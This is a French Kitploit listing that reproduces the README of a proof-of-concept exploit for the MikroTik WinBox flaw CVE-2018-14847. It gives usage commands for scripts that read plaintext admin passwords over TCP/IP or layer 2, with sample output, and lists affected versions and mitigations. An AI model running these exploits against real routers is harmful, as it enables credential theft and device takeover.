
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2018-14847 — Exploit de preuve de concept pour CVE-2018-14847 permettant la lecture de fichiers arbitraires de mots de passe en texte clair à partir du service WinBox de MikroTik RouterOS, avec prise en charge des serveurs TCP/IP et MAC de couche 2. | Kitploit
Outils/GitHubGitHub/jas502n/cve-2018-14847
ReconnaissanceAnalyse des VulnérabilitésExploitationCollecte d'InformationsSécurité RéseauTests d'Intrusion
GitHubjas502n/cve-2018-14847

CVE-2018-14847

Exploit de preuve de concept pour CVE-2018-14847 permettant la lecture de fichiers arbitraires de mots de passe en texte clair à partir du service WinBox de MikroTik RouterOS, avec prise en charge des serveurs TCP/IP et MAC de couche 2.

Voir le dépôt
301017il y a 7 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

WinboxExploit


Ceci est une preuve de concept de la vulnérabilité critique WinBox (CVE-2018-14847) qui permet la lecture arbitraire de fichiers contenant des mots de passe en texte clair.

Article de blog

https://n0p.me/winbox-bug-dissection/

Prérequis

  • Python 3+

Ce script ne fonctionnera PAS avec Python 2.x ou inférieur.

Comment utiliser

Le script s'utilise simplement avec des arguments simples en ligne de commande.

WinBox (TCP/IP)

Exploiter la vulnérabilité et lire le mot de passe.

python3 WinboxExploit.py <IP-ADDRESS> [PORT]

Exemple :

$ python3 WinboxExploit.py 172.17.17.17
Connected to 172.17.17.17:8291
Exploit successful
User: admin
Pass: Th3P4ssWord
MAC server WinBox (Couche 2)

Vous pouvez extraire des fichiers même si l'appareil n'a pas d'adresse IP.

Vérification de découverte simple pour les appareils Mikrotik connectés localement.

python3 MACServerDiscover.py

Exemple :

$ python3 MACServerDiscover.py
Looking for Mikrotik devices (MAC servers)

    aa:bb:cc:dd:ee:ff 

    aa:bb:cc:dd:ee:aa

Exploiter la vulnérabilité et lire le mot de passe.

python3 MACServerExploit.py <MAC-ADDRESS>

Exemple :

$ python3 MACServerExploit.py aa:bb:cc:dd:ee:ff

User: admin
Pass: Th3P4ssWord

Versions vulnérables

Toutes les versions de RouterOS du 2015-05-28 au 2018-04-20 sont vulnérables à cette exploitation.

Appareils Mikrotik exécutant les versions de RouterOS :

  • Longterm: 6.30.1 - 6.40.7
  • Stable: 6.29 - 6.42
  • Beta: 6.29rc1 - 6.43rc3

Pour plus d'informations, voir : https://blog.mikrotik.com/security/winbox-vulnerability.html

Techniques d'atténuation

  • Mettre à jour le routeur vers une version de RouterOS qui inclut le correctif.
  • Désactiver le service WinBox sur le routeur.
  • Vous pouvez restreindre l'accès au service WinBox à des adresses IP spécifiques avec ce qui suit :
/ip service set winbox address=10.0.0.0/8,172.16.0.0/12,192.168.0.0/16
  • Vous pouvez utiliser des règles de filtrage (ACL) pour refuser l'accès externe au service WinBox :
/ip firewall filter add chain=input in-interface=wan protocol=tcp dst-port=8291 action=drop
  • Limiter l'accès au service mac-winbox peut être fait en spécifiant les interfaces autorisées :
/tool mac-server mac-winbox

Copyright

  • Sponsorisé par l'Iran CERTCC (https://certcc.ir). Tous droits réservés.
Télécharger l’outil